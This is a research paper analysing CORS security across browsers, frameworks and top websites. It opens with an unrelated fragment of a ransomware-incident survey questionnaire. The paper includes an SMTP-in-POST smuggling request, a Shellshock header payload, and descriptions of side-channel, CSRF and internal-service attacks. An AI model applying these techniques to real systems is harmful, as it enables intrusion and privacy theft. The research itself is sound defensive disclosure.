34. How familiar were/are you with ransomware attacks? (Not familiar at all, slightly familiar, moderately familiar, very familiar, extremely familiar) [Before the attack / Now, after the attack]
35. How worried were/are you about cybersecurity attacks? (Not at all worried, somewhat not worried, neutral, somewhat worried, very worried) [Before the attack / Now, after the attack]
36. How did you get updates about the status of the cyberattack? Please select all that apply
    a. Checked [university]'s website

b. Checked official [university] social media page(s)
c. Checked other social media
d. Checked mainstream news/media
e. Received email for messages from [computing services]
f. Received updates from my department
g. Asked friends or fellow students/staff/faculty member(s)
h. Directly asked [computing services]
i. Logged in to the new internal site for IT communications
j. I didn't follow updates on the attack
k. Other:

37. During and/or after the attack, how did you communicate with the IT staff to inquire about the attack? Please select all that applies. (Through email, Talked to them on the phone, Left a message(s) on the phone, In person, I didn't communicate with them，Other)
38. How satisfied are you with the communications provided during the cyber attack? (Very dissatisfied, somewhat dissatisfied, neither satisfied nor dissatisfied, somewhat satisfied, very satisfied)
39. How much did the information you received from [university] about the cyberattack (not at all, a little, somewhat, mostly, very much):
    a. Address your specific concerns?
    b. Decrease your worry?
    c. Increase your worry?
    d. Confuse you?
    e. Reassure you?
    f. Help you understand what immediate steps you should be taking?
    g. Help you understand what steps you should be taking in the future?
40. How can communications be improved in the future for these types of attacks?
41. In your opinion, how quickly should [university] make it publicly known that the institution is under cyberattack?
42. How frequently did you expect updates about the cyberattack? Please enter a number in the textbox and choose a frequency from the dropdown menu. [in the first 24 hours after the attack? / in the following few days? / in the following few weeks?]
43. Do you have any other comments, thoughts, or experiences that you would like to share about the cyberattack?
44. Please specify your gender. (Male, Female, Other)
45. How old are you?
46. Which faculty/department do you belong to? What is your occupation?
47. If you are a student, what is your degree program?
48. What type of computer Operating System do you mostly use on campus? (Windows, Mac, Linux-based, Other (please enter))
49. Is the primary computer you use at [university] managed by [computing services]? (Yes, No, I don't know)

# We Still Don't Have Secure Cross-Domain Requests: an Empirical Study of CORS

Jianjun Chen, *Tsinghua University*
Jian Jiang, *Shape Security*
Haixin Duan *, *Tsinghua University*
Tao Wan, *Huawei Canada*
Shuo Chen, *Microsoft Research*
Vern Paxson, *UC Berkeley, ICSI*
Min Yang, *Fudan University*

## Abstract

The default Same Origin Policy essentially restricts access of cross-origin network resources to be "write-only". However, many web applications require "read" access to contents from a different origin. Developers have come up with workarounds, such as JSON-P, to bypass the default Same Origin Policy restriction. Such ad-hoc workarounds leave a number of inherent security issues. CORS (cross-origin resource sharing) is a more disciplined mechanism supported by all web browsers to handle cross-origin network access. This paper presents our empirical study about the real-world uses of CORS. We find that the design, implementation, and deployment of CORS are subject to a number of new security issues: 1) CORS relaxes the cross-origin "write" privilege in a number of subtle ways that are problematic in practice; 2) CORS brings new forms of risky trust dependencies into web interactions; 3) CORS is generally not well understood by developers, possibly due to its inexpressive policy and its complex and subtle interactions with other web mechanisms, leading to various misconfigurations. Finally, we propose protocol simplifications and clarifications to mitigate the security problems uncovered in our study. Some of our proposals have been adopted by both CORS specification and major browsers.

## 1 Introduction

Same origin policy (SOP) is the foundation for client-side web security. It guards web resources from being accessed by scripts from another origin. The default SOP does not provide an explicit access control authorization mechanism to share cross-origin network resources. Under the SOP, client-side scripts are free to send GET or POST requests to third-party servers by referencing other websites' resources or submitting cross origin forms, but they have no simple and safe mechanism to read those responses, even from an origin willing to share. Because many web applications have the need to read cross-origin network resources and browsers did not have any good support for it, developers proposed some ad-hoc mechanism to serve the need. For example, JSON-P [19] uses the exception that an imported cross-origin JavaScript is accessible to workaround the restriction. But such a workaround approach introduces a number of inherent security issues.

Cross origin resource sharing (CORS) is proposed to solve the problems of JSON-P, and to provide a protocol support of authorized access cross-origin network resources. This protocol has been adopted by major browsers (e.g., Chrome, Firefox, IE) since 2009, and has been widely used in mainstream websites. Our work aims to provide a comprehensive security analysis of CORS in its protocol design, implementation, and deployment process, and to identify new types of security issues about the deployments of CORS in real-world websites.

The issues we found in this study can be classified into three categories: *a) Overly permissive cross origin sending permissions.* The CORS protocol enables new default sending permissions inadvertently, giving attackers more capabilities that lead to new security issues. We found that by leveraging this relaxed sending permission, an attacker could exploit previously unexloitable CSRF vulnerabilities, remotely infer victim's accurate cookie size of *any* website, or use a victim's browser as a stepping-stone to attack binary protocol services inside victim's internal network. *b) Inherent security risks of CORS.* The functionality of CORS needs resource servers to trust third-party domains and share resources. Such a trust dependency on third-party websites increases attack surfaces and introduces new security risks. We found that an attacker can leverage this inherent risk to launch MITM attack against HTTPS sites or steal secrets on strongly secured target sites by exploiting vulnerabilities on weak websites. *c) Com-*

*Corresponding author

*plex CORS details and various misconfigurations.* While CORS's general process is simple, there are certain error-prone details leading to a number of misconfigurations and security issues in the real world. By conducting a large-scale measurement on Alexa top 50,000 websites including their 97,199,966 distinct sub-domains, we found insecure CORS misconfigurations in 132,476 sub-domains, accounting for *27.5%* of all the CORS configured sub-domains across 13.2% of all CORS configured "base domains" (the first lower-level domains of public domain suffixes [1], sometimes referred to as "public suffix plus one"). Some of these domains serve popular websites, such as sohu.com, mail.ru, sogou.com, fedex.com, washingtonpost.com. These misconfigurations could cause privacy leakage, information theft and even account hijacking.

We further delve into these security issues and analyze the underlying causes behind them. We found that, although some are developer's mistakes, many security issues are caused by various error-prone details in the CORS protocol design and implementation. We propose some improvements and mitigation measures to address these problems.

To sum up, this paper makes the following contributions:

- We conducted a comprehensive security analysis on CORS protocol in its design, implementation, and deployment process.
- We discovered a number of new CORS related security issues and demonstrated their consequences with practical attacks. For example, remotely exploiting victim's internal binary-protocol services, remotely obtaining victim's accurate cookie size on *any* website.
- We conducted a large-scale measurement of CORS configurations in popular websites, and found **27.5%** of all the CORS configured sub-domains across 13.2% of base domains have insecure misconfigurations. We also provided an open-source tool[2] to help web developers and security practitioners identify CORS misconfiguration vulnerabilities.
- We analyzed the underlying design reasons behind those security issues, and proposed protocol simplifications and clarifications to mitigate them. Some of our proposals have been standardized in the CORS specification. Major browsers (including Chrome, Firefox) are implementing the specification changes to address these issues.

[1] https://publicsuffix.org/

[2] https://github.com/chenjj/CORScanner

We organize the rest of this paper as follows. Section 2 describes the development of cross origin network access and CORS. In Section 3 we present an overview of this study, including methodology and summary of discovered CORS issues. In the next three sections (Section 4 to 6), we detail three categories of CORS security issues separately and also demonstrate their security implications with case studies. We discuss root causes and possible protocol simplifications in Section 7. Then we present responses from industry in Section 8. Finally we review related research regarding CORS and SOP in Section 9 and conclude in Section 10.

## 2 Background

Cross-origin resource access can be classified into two categories: cross-origin local resources access (e.g., for DOM, cookie) and cross-origin network resources access (e.g., for XMLHttpRequest). The former has been studied in previous research [31, 45], and the latter is the focus of this paper. More specifically, we study the access control mechanisms for both sending cross-origin requests and reading cross-origin responses.

### 2.1 Cross-Origin Network Access

Cross-origin reference is a core feature of the web at its birth, and there is no explicit cross-origin access control mechanisms built into the HTTP protocol. In other words, any website can refer to resources of any other website using HTML tags, implying that any website can manipulate a visitor's browser into issuing GET requests to any resource servers. This does not directly cause security concerns when HTML does not support active content. Contents retrieved by HTTP requests are rendered by the browser. Websites referring the resources do not have direct access to the contents.

JavaScript changes the threat model of the Web, and introduces significant risks to the cross-origin access. In order to ensure that different web applications cannot interfere with each other, Netscape introduced the *Same Origin Policy (SOP)*, the fundamental isolation strategy for client-side web application security. This policy defines the security boundary of a resource by its *origin*, the URI scheme/host/port tuple. Although SOP prevents JavaScript from reading the response of a cross-origin request (except a few cases such as imported script), it does not prevent client-side JavaScript from sending cross-origin POST requests (e.g., using automatic form submission without user awareness). While this permissive sending capability provides rich features for Web interactions, it also introduces security problems.

## 2.2 The Risks of Cross-Origin Sending

Automatic submission of POST requests provides more permissions to a malicious website, enabling two types of attacks.

The first category of attacks is **Cross Site Request Forgery (CSRF)** [42]. CSRF is a serious threat to the Web, and has been an OWASP top-10 security issue since 2007 [27]. Besides the possibility of automatic POST submission, two other mechanisms in web lead to the severity of CSRF. First, POST is the standard method for non-idempotent request that changes server state. Second, cookies are commonly used in web applications as authentication tokens, attached by default with HTTP requests. Combining the three factors, a malicious website can control a victim's browser to issue POST requests with the victim's identity to other websites. Without sufficient application-level defenses, this could cause disastrous consequences, such as automatic money transferring from the victim to the attacker account.

The second category is **HTML Form Protocol Attack (HFPA)** [35]. HFPA allows an adversary to use a victims' browser as a stepping-stone to attack text-based protocol services (such as SMTP) otherwise unreachable, e.g., located within an internal network. By carefully crafting HTML forms, an attacker can encapsulate other textual protocol data into the body of cross-origin POST requests. Since textual protocol implementations are often permissive in accepting input, they simply ignore the unknown lines in POST requests and execute the known commands crafted by an attacker. Below is an example showing how SMTP commands are encapsulated into a POST request:

```
POST  /  HTTP/1.1
Host: 192.168.1.1
Content-type: multipart/form-data; boundary=--123

--123
Content-Disposition: form-data; name="foo"

HELO example.com
MAIL FROM:<somebody@example.com>
RCPT TO:<recipient@example.org>
--123--
```

There are currently no effective protocol-level solution for these two types of attacks. Proposed solutions for CSRF attacks, such as Origin header [9] and same-site cookies [23], are not widely deployed due to incomplete browser support. The mainstream CSRF defense still relies on CSRF tokens, implemented by individual web applications. To mitigate HFPA attacks, browsers restrict port numbers in cross-origin requests, e.g., by disallowing cross-origin requests to port 25 to protect SMTP services. However, such blacklisting approaches are incomplete, since services may be configured to use different port numbers, and new services are constantly emerging. Thus, browsers often block only a small subset of port numbers, leaving the majority of them exposed. For example, Chrome disables 63 port numbers in total, while Edge and IE browser only forbid 8 of them. None of the browsers protect port 6379 (redis) or 11211 (memcache), for example, leaving those services vulnerable to HFPA attacks [17].

## 2.3 The Need for Cross-Origin Reading

Many web applications need JavaScript to have the capability to read responses of cross-origin resources. Initially developers invented JSON-P (JSON with Padding) [19] to bypass SOP, by leveraging the exception that an imported cross-origin JavaScript using the <script> tag is accessible to the hosting page. A resources server can encapsulate shared data in JSON format into JavaScript by padding, and a third-party domain can include the JavaScript through <script> tag to obtain the embedded data. Although JSON-P solves some cross-origin resource sharing problems, it still has limitations. For example, it only supports resource sharing through cross-origin GET requests and doesn't support other methods such as POST. Further, it introduces two inherent security problems [16, 28]. First, importing a third-party JSON-P resource requires complete trust of the third-party. Because JSON-P resource is executed immediately as JavaScript; the importing origin cannot perform any input validation on the content. Second, a JSON-P resource needs to have application-level access control to prevent unauthorized read, which complicate web application implementations.

In order to provide a safer and more powerful solution for authorized cross-origin resource sharing, W3C designed Cross-Origin Resource Sharing (CORS) [38] protocol to replace JSON-P. Since the first proposal in 2005, CORS has had several iterations in terms of protocol design. In August 2011, CORS was included in *Fetch* standard [37] by Web Hypertext Application Technology Working Group (WHATWG) [40], another web standard organization founded by browser vendors including Mozilla, Opera and Apple. Since then, CORS was independently updated in the Fetch standard, and has minor differences from the W3C standard. Browser vendors such as Mozilla gave priority to the WHATWG's standard [6], resulting in the obsolescence of W3C CORS standard in August 2017 [7]. Today, CORS is implemented in all major browsers and is still evolving. Figure 1 summarizes the development history of cross-origin access and CORS.





Figure 1: Timeline of cross-origin network access and CORS development.

## 2.4 The Complexity of CORS

In general, CORS consists of three steps:

1. A domain issues a cross-origin request to a resource server. For each CORS request, an Origin header is automatically added by the browser to indicate the origin of the requesting domain.

2. The resource server generates an access control policy in HTTP response headers (Access-Control-Allow-Origin) indicating the origins allowed to read its resources.

3. The browser enforces the received access control policy by checking if the requesting origin matches the allowed origins as specified by Access-Control-Allow-Origin header. Only if yes is the requesting domain allowed to read the response content.

CORS may seem straightforward, but its details are complex. In addition to the access control for *origins*, CORS also provides fine-grained access control for HTTP *methods*, HTTP *headers*, and *credentials* (including cookies, TLS client certificates, and proxy authentication information). Partly for backward compatibility, CORS classifies cross-origin requests into two categories based on request methods and headers, "simple requests" and "non-simple requests". A simple request must satisfy all of the following three conditions. Otherwise, a request is considered non-simple.

a) Request method is HEAD, GET or POST.

b) Request header values are not customized, except for 9 whitelisted headers: Accept, Accept-Language, Content-Language, Content-Type, DPR, Downlink, Save-Data, Viewport-Width, and Width.

c) Content-Type header value is one of three specific values: "text/plain", "multipart/form-data", and "application/x-form-uri-encoded".

A simple cross-origin request is considered safe and will be sent out directly by the browser. A non-simple request is considered dangerous, thus requires a *preflight* request to obtain permission from the resource owner to send the actual cross-origin request. The preflight request is initiated with an OPTIONS method, and includes Origin, Access-Control-Request-Method, Access-Control-Request-Headers headers. The resource server includes Access-Control-Allow-Origin, Access-Control-Allow-Method and Access-Control-Allow-Headers in its HTTP response to indicate the allowed origins, methods, and headers respectively. The browser then checks whether the policy in the response headers allow for sending the actual cross-origin request.

To reduce the performance impact due to preflight requests, CORS provides the Access-Control-Max-Age response header to allow a browser to cache the results of preflight requests. Further, additional features are also defined, e.g., Access-Control-Allow-Credentials controls whether or not a cross-origin request should include credentials such as cookies.

# 3 Overview of CORS Security Analysis

Essentially, the CORS protocol is an access control model regulating access to cross-origin network resources (including sending requests and reading responses) between browsers and servers. In this model, a requesting website script initiates a resource access request from a user's browser, which automatically adds an Origin header to indicate the requester's identity; then the third-party website returns the access control policy;

Finally, the browser enforces the access control policy to determine whether the requester can access the requested network resources. This section presents an overview of our study.

## 3.1 Threat Model

We consider two types of attackers: web attackers and active network attackers. Web attackers only need to trick a victim into clicking a link to execute malicious JavaScript in the victim's browser, while active network attackers need to manipulate the victim's network traffic. Unless otherwise specified, attacks in this paper can be launched by web attackers.

## 3.2 Methodology

We studied specifications including W3C's CORS standard [38], WHATWG's Fetch standard [37], and CORS-related discussions in W3C mailing lists [22] to learn how CORS is designed and its security considerations. We also examined CORS implementations including 5 major browsers and 11 popular open-source web frameworks to understand how CORS features are implemented in practice. In the course of doing so, we identified potential interactions between CORS features and known attacks (specific and general) and their implications.

Furthermore, we measure CORS policies of real-world websites to evaluate CORS deployment in the wild. We conducted a large scale measurement on Alexa Top 50,000 websites, including their 97,199,966 distinct sub-domains. For each domain, we sent cross-origin requests with different requesting identities to examine their CORS policies in response headers.

## 3.3 Summary of Analysis Results

Through the analysis, we found a number of CORS-related security issues, which we can classify into three high-level categories, per Table 1.

**1) Incomplete reference monitor.** CORS allows "simple requests" to be sent freely by default, to keep consistent with previous policy (cross-origin GET and POST requests are allowed by default). Yet, the scope of simple CORS requests is in fact beyond previous capabilities in a number of subtle ways. It turns out that the new by-default sending capability of CORS can be exploited by web attackers to launch a variety of attacks that are previously not able to carry out in a web attacker setting.

**2) Trust dependency.** A domain with strong security mechanisms may allow CORS access from a weaker domain. A web/network attacker can compromise a weak domain and issue CORS requests to obtain sensitive information from the strong security domain.

**3) Policy complexity.** Because the CORS itself policy cannot be expressed in the simple form, many websites implement error-prone dynamic CORS policy generation at the application level. We found that a variety of misconfigurations of CORS policies are due to these complex policies.

In the following three sections, we will describe these three categories of problems in detail.

# 4 Overly Permissive Sending Permission

The cross-origin sending permission of default SOP already poses significant security challenges, leading to vulnerabilities such as CSRF and HFPA attacks (Section 2.2). Absent consideration of backward compatibility, CORS could have addressed all cross-origin access to solve and unify the defenses against CSRF, HFPA, and other cross-origin network resource access at the protocol level. But instead CORS kept compatibility with the previous policy.

CORS allows "simple requests" to be sent freely by default in its new JavaScript interfaces (e.g., XMLHttpRequest Level2, fetch). However, these new interfaces (referred to as "CORS interfaces" subsequently) in fact implicitly further relax sending permissions, unintentionally allowing malicious customization of HTTP headers and bodies in CORS simple requests.

## 4.1 Crafting Request Headers

Before the advent of CORS, cross-origin requests could only be sent using header fields and values fixed by the browser. CORS interfaces provide new capabilities that allow JavaScript to modify 9 CORS whitelisted headers (See Section 2.4). Further, CORS imposes few limitations on the values and sizes of these headers. Thus, an attacker can craft these headers with malicious content to deliver attack payloads.

**CORS imposes few limitations on header values.** RFC 7231 [29] provides clear BNF format requirements for 4 out of 9 CORS whitelisted headers: Accept, Accept-Language, Content-Language and Content-Type. For example, standard-compliant Accept header values should be like "text/html,application/xml". CORS imposes no format restrictions on any whitelisted headers, except Content-Type. CORS works on the top of HTTP, so when implementing CORS interfaces, browsers should restrict at least those 4 whitelisted header values according to HTTP's BNF rules. However, in our testing of five mainstream browsers (Chrome, Edge, Firefox, IE, Safari), all except Safari lack any restrictions on any headers other than Content-Type.

Table 1: Overview of CORS security problems

| Categories | Problems | Attacks |
|---|---|---|
| Overly permissive sending permission | Overly permissive header formats and values | RCE via crafting headers |
| | Few limitations on header size | Infer privacy information for any website |
| | Overly flexible body format | File upload CSRF |
| | Few limitations on body value | Attack binary protocol services |
| Risky trust dependency | HTTPS domain trust their own HTTP domain | MITM attacks on HTTPS websites |
| | Trust in other domains | Information theft or account hijacking |
| Policy complexity | Poor expressiveness of access control policies | Information theft or account hijacking |
| | Forgeable "*null*" Origin values | Information theft or account hijacking |
| | Security mechanism complexity | Information theft or account hijacking |
| | Complex interactions with caching | Cache poisoning |

For example, their values can be set to "(){:;};", an attack payload for exploiting the Shellshock vulnerability [24]. Safari restricts the values of Accept, Accept-Language and Content-Language, disallowing some delimiter characters like "(","{".

In addition, although the five browsers follow CORS standards in limiting Content-Type to three specific values ("text/plain", "multipart/form-data","application/x-form-url-encoded"), these restrictions can be bypassed. We found that all of them prefix-match the three values and ignore the remaining values beyond the first comma or semicolon. Thus, an attacker can still craft malicious content in Content-Type headers by appending an attack payload to a valid value.

These implementation flaws open new attack surface in that a web attacker can manipulate a victim's browser to craft exploitation payloads using a CORS simple request, using the browser as stepping-stone to compromise vulnerable yet nominally internal-only services.

**Case study:** In order to demonstrate the threat, we conducted an experiment to exploit an internal service by crafting a malicious Content-Type header. We set up a Apache Struts environment in our local network, one with the s2-045 vulnerability (CVE-2017-5638) [25]. This vulnerability was caused by incorrect parsing of Content-Type header, and led to remote code execution. As the vulnerable service was deployed in our internal network, it is supposed to be unexploitable by web attackers from an external network. However, with the help of CORS, we confirmed that an attacker can set up a web page that sends cross-origin requests with crafted malicious payload via a Content-Type header. Once an intranet victim visits this page, the vulnerability is triggered. In our experiment, this attack enabled us to obtain a shell on the internal server.

**CORS imposes few limitations on header sizes.** There is no explicit limit on request header sizes in either the HTTP or CORS standards. We tested five major browsers and found all of them allow for at least 16MB of one or more headers in CORS interfaces. When we set headers to very large values (e.g., 1 GB), the browsers produced "not enough memory" errors, rather than "header size too large" errors. This is much larger than request size limit enforced by other web components (e.g., web servers). Table 2 summarizes different header size limitations for five major browsers and popular web servers in default configurations.

Table 2: Header size limitations for browsers and servers (single/all headers)

| Browser | Limitation | Server | Limitation |
|---|---|---|---|
| Chrome | >16MB/>16MB | Apache | 8KB/<96KB |
| Edge | >16MB/>16MB | IIS | 16KB/16KB |
| Firefox | >16MB/>16MB | Nginx | 8KB/<30KB |
| IE | >16MB/>16MB | Tomcat | 8KB/8KB |
| Safari | >16MB/>16MB | Squid | 64KB/64KB |

**Case Study:** web attackers can exploit header size differences between browsers and web servers to launch side-channel attacks, remotely determining the presence of a victim's cookies on *any* website. To carry out this attack, an attacker first measures the header size limit of a target web server by directly issuing requests with increasing-size headers until receiving a `400 Bad Request` response. Then the attacker sends "simple request" in the victim's browser with crafted header values so that the header size is slightly smaller than the measured limit. If a cookie is present, the cookie will be automatically attached in the request. The total header size will exceed the limitation, resulting a `400 Bad Request` response. In the absence of cookies, the target server will return a `200 OK` response.

In fact, the attacker cannot directly observe whether a response is *200* or *400* because browsers have normalized such low-level information for security considerations. However, the attacker can utilize timing side-channels to differentiate the response status. One general

timing channel is response time. If the attacker issues the simple request towards a large file or a time-consuming URL, a *200* response will be significantly slower than a *400* response. In Chrome, the *Performance.getEntries()* API directly exposes whether or not a request is successful: if a response has status code 400, the API will return empty response time.

Attackers can further infer more details about victim's cookies, such as the size of cookies with specific path attribute by comparing cookie size under different directories, or the size of cookies with the *secure* flag by comparing the cookie size in HTTP and HTTPS requests. As web applications usually use different amounts and attributes of cookie to keep different states for clients, cookie size information in different dimensions can potentially indicate a victim's detailed status on target website, such as whether the user has visited, logged-in, or is administrator on the target website.

The presence of a cookie can leak private information about the victim. For example, an attacker might remotely infer the victim's health conditions by looking for visits to particular disease or hospital websites; infer political preferences by visits to candidate websites; or infer financial considerations by whether the victim has an account on lending or investment websites.

## 4.2 Crafting Request Bodies

Before CORS, JavaScript could only send cross-origin POST requests via automatic form submission. The browser will automatically encode the body of a request before sending, limiting the format and value of POST body data. CORS allows JavaScript to issue cross-origin "simple requests" with neither format nor value limitations on request bodies, allowing attackers to craft binary data in any format.

**CORS lacks limits on body format.** Standard HTML forms restrict the format of POST data. HTML form data is automatically encoded by browsers in three encoding types: "application/x-www-form-urlencoded", "text/plain", or "multipart/form-data". For the first type, the browser separates the form data with "=" and joins it with "&", such as "name1 = value1&name2 = value2"; for the second, the browser splits the form data with "=" and joins it with CRLF; for the third, the browser divides each instance of form data into different sections, each separated by a boundary string and a Content-Disposition header like *Content-Disposition: form-data; name = "title"; filename = "myfile"*.

CORS does not impose any format restrictions on request bodies. We tested five browsers and found that all of them allow JavaScript to send cross-origin requests with body data in any format. Such flexibility in composing request body can lead to new security problems.

**Case Study:** We show that an attacker can exploit a *file upload CSRF* vulnerability which was previously unexploitable. In an HTML form, the "filename" attribute of file select control cannot be controlled by JavaScript, and is automatically set by browsers only if the user makes a selection in the file dialog. Before CORS, checking the presence of "filename" attribute on server-side is sufficient to prevent file upload CSRF. However, CORS breaks this defense, allowing attackers to craft the body to set "filename" attribute therefore able to launch file upload CSRF attacks. We found such a case in the personal account pages of JD.com (Alexa Rank 20), which has CSRF defenses in every input place except for uploading a file to change the user's avatar. This vulnerability is unexploitable without CORS. We confirmed that, with CORS, an attacker can exploit this CSRF vulnerability to modify the victim's avatar.

**CORS has few limitations on body values.** Before CORS, browsers restrict binary data in the body of cross-origin POST requests by filtering or converting some special values. For example, in Firefox, Edge and IE, form data is truncated by "\x00" and the data after "\x00" will not be sent. In Chrome and Safari, a "\x0a\x0d" sequence is converted to a single character "\x0d". This limits an attacker's ability to accurately construct malicious binary data. However, both CORS standards and CORS interfaces in browsers impose no limitations on the values of request body, which gives attacker greater flexibility.

**Case Study:** We found that it is possible with the new flexibility to exploit *binary-based protocol* services. Apple Filing Protocol (AFP) [41] is a file-sharing protocol from Apple that provides file sharing services for MacOS. It is a binary-based protocol with its own data frames and formats. We tested the MacOS built-in AFP server and found that it always parses data using 16-byte alignment, ignoring any unrecognized 16-byte frames and continuing to parse the next 16-byte frame. Before CORS, this protocol is not vulnerable to HFPA attacks due to the format and value limitations of HTML form. By taking advantage of the CORS interfaces, an attacker can craft a cross-origin request, making its header size a multiple of 16 bytes, which is ignored by the AFP server, and constructing its binary body in AFP protocol format for communication with the AFP Server. We demonstrated this attack in our experiments: by sending a cross-origin request from a public website, we can create new files on an AFP server located in our otherwise-protected intranet.

# 5 Risky Trust Dependency

CORS provides web developers an authorization channel to relax the browser's SOP and share contents with other

trusted domains. However, this trust relationship makes the target site dependent on the security of third-party websites, increasing attack surfaces. An attacker can first enter a weakly secured trusted domain, and then abuse this trust relationship to attack a strongly secured target site.

We study two typical types of trust relationship and the risks they pose:1) HTTPS site trusting their own HTTP domain. 2) Trusting other domains. In the first case, an active network attacker can read sensitive information and launch CSRF attacks against HTTPS websites by hijacking HTTP website contents. In the second case, a web attacker can carry out similar attacks on a strongly secured website by exploiting XSS vulnerabilities on a weak website. Furthermore, our measurements on popular websites showed that those two risks were largely overlooked by developers. We found that about 12.7% CORS-configured HTTPS websites (e.g., fedex.com) trust their own HTTP domain, and 17.5% CORS-configured websites (e.g., mail.ru) trusted all of its subdomains.

## 5.1 HTTPS Site Trust HTTP Domain

HTTPS is designed to secure communication over insecure networks. Therefore, a man-in-the-middle attacker cannot read the content of an HTTPS website. However, if an HTTPS site is configured with CORS and trusts its own HTTP domain, then an MITM attacker can first hijack the trusted HTTP domain, and then send a cross-origin request from this domain to the HTTPS site, and indirectly read the protected content under the HTTPS domain.

***Case Study:*** Fedex.com (Alexa Rank 470), has fully deployed HTTPS and enabled the *secure* and *httponly* flag in its cookies to protect against MITM attacks. But it configures CORS and trusts its HTTP domain, so an MITM attacker can first hijack the HTTP domain and then send cross-origin requests to read the HTTPS content. We verified this attack in our experiments: it allowed attackers to read detailed user account information, such as user names, email addresses, home addresses, credit cards on Fedex.com.

## 5.2 Trusting Other Domains

Other domains can be divided into two types, their own subdomains and third-party domains.

**Trusting all of its own subdomains.** The harm of cross-site scripting (XSS) vulnerability [43] on a subdomain is often limited, because it cannot read sensitive contents on other important subdomains directly due to SOP restrictions, nor steal cookies that use the *httponly* flag. But if an important subdomain is configured with CORS and trusts other subdomains, the harm of a subdomain XSS can be enhanced.

**Case study:** Russia's leading mail service mail.ru (Alexa global rank 50) provides strong security protection for the primary domain (https://mail.ru), such as deploying CSP (Content Security Policy) [34] to prevent XSS, and enabling *httponly* flag in its cookies. But its primary domain is configured to trust any subdomain, and mail.ru subdomains are less secured, so an attacker can exploit any XSS vulnerability present on its subdomains to read the contents of the primary domain.

We verified this attack as follows. We found an XSS vulnerability on its subdomain, https://lipidium.lady.mail.ru. By exploiting[3] this XSS vulnerability, we could successfully read sensitive content of the top domain, including the user name, email address, and the number of unread mails information.

**Trusting third-party domains.** If a secure site is configured with CORS and trusts a third-party domain, an attacker could exploit the vulnerability on the third-party domain to indirectly attack the secure site.

**Case study:** The Korean e-commerce site (faceware.cafe24.com) and the Chinese house decoration website (www.jiazhuang.com) trust third-party websites crossdomain.com and runapi.showdoc.cc respectively, but the third-party websites have security issues. crossdomain.com's domain name has expired and can be registered by anyone, and runapi.showdoc.cc has an XSS vulnerability on its site. So an attacker could exploit these vulnerabilities on third-party sites to indirectly attack the target sites.

## 5.3 CORS Measurement

To understand the real-world impact of the aforementioned problems, we conducted measurements of CORS deployments on popular sites. We targeted the Alexa Top 50,000 domains and extracted all of their subdomains from an open-to-researchers passive DNS database [1] operated by a large security company [2]. In total, we collected 97,199,966 different subdomains over 49,729 different base domains.

For each subdomain, we repeatedly changed the Origin header value to different error-prone values in different testing requests, and inferred their CORS configurations according to response headers. For example, to understand whether an HTTPS domain (e.g., https://example.com) trusts its HTTP domain, we set the request Origin header to be "Origin: http://example.com". If the response headers from the HTTPS domain contains "Access-Control-Allow-Origin:

[3]Note, this exploitation was wholly contained to manipulating our own browsers; no third party was manipulated via XSS.

Table 3: Measurement of insecure CORS configurations

| Categories | Sub-domains | Base Domains | Examples |
|---|---|---|---|
| HTTPS trust HTTP | 61,347(12.7%) | 1,031(4.7%) | fedex.com, global.alipay.com, www.yandex.ru |
| Trust all subdomains | 84,327(17.5%) | 1,010(4.5%) | mail.ru, mobile.facebook.com, payment.baidu.com |
| Reflecting origin | 15,902(3.3%) | 1,887(8.6%) | account.nasdaq.com, analytics.microsoft.com |
| Prefix match | 1,876(0.4%) | 315(1.4%) | tv.sohu.com, myaccount.realtor.com |
| Suffix match | 32,575(6.8%) | 365(1.7%) | m.hulu.com, www.php.net, account.zhihu.com |
| Substring match | 430(0.1%) | 132(0.6%) | subscribe.washingtonpost.com, hrc.byu.edu |
| Not escaping "." | 890(0.2%) | 139(0.6%) | www.nlm.nih.gov, about.bankofamerica.com |
| Trust *null* | 3,991(0.8%) | 175(0.8%) | mingxing.qq.com, aboutyou.de, login.thesun.co.uk |
| Total | 132,476(27.5%) | 2,913(13.2%) | |

http://example.com", we know that the HTTPS domain trusts its HTTP domain. We use the same approach in other subsections.

We found that 481,589 sub-domains over 22,049 base domains were configured with CORS, of which 61,347 HTTPS sub-domains (about 12.7%) over 1,031 base domains (about 4.7%) trusted the HTTP domain and 84,327 sub-domains (about 17.5%) over 1,010 base domains (about 4.5%) trusted any of its own subdomains, as shown in Table 3.

We further investigate the reasons behind the high proportion of these two security risks. By analyzing CORS standards, web frameworks, and web software, we found three reasons for the first risk: 1) The standards don't explicitly emphasize the security risk. 2) Some web frameworks fail to check protocol types. For example, the popular web framework django-cors-headers only checks the domain and neglects the protocol type when examining a request's Origin header in order to return the CORS policy. 3) Some web applications allow both http and https protocol types for better compatibility. We analyzed the popular CMS software Wordpress and found that its trust list was hard-coded to allow both HTTP and HTTPS domains when returning CORS policies. This approach improves compatibility and can make Wordpress run in both HTTP and HTTPS environment without any extra configuration, but it introduces new security risks.

We also do not find any explicit security warnings for the second risk (trusting third-party domains) in either of the standards (W3C or Fetch). Another reason for the second risk is that trusting arbitrary third-party subdomains simplifies web developer configuration, especially when a resource needs to be shared among multiple different subdomains.

# 6 Complex Policies and Misconfigurations

The core function of CORS is that the policies generated by resource servers instruct client browsers to relax SOP restrictions and share cross-origin resources. If the server-side policies are incorrect, it may trust an unintended domain, bypassing the browser's SOP enforcement. To understand this risk, we analyzed open-source web framework implementations and real-world CORS deployments. We discovered a number of CORS misconfiguration issues. We found that 10.4% of CORS-configured domains trust attacker-controllable sites. We also found that 8 out of 11 popular CORS frameworks undermine CORS's security mechanisms and could generate insecure policies.

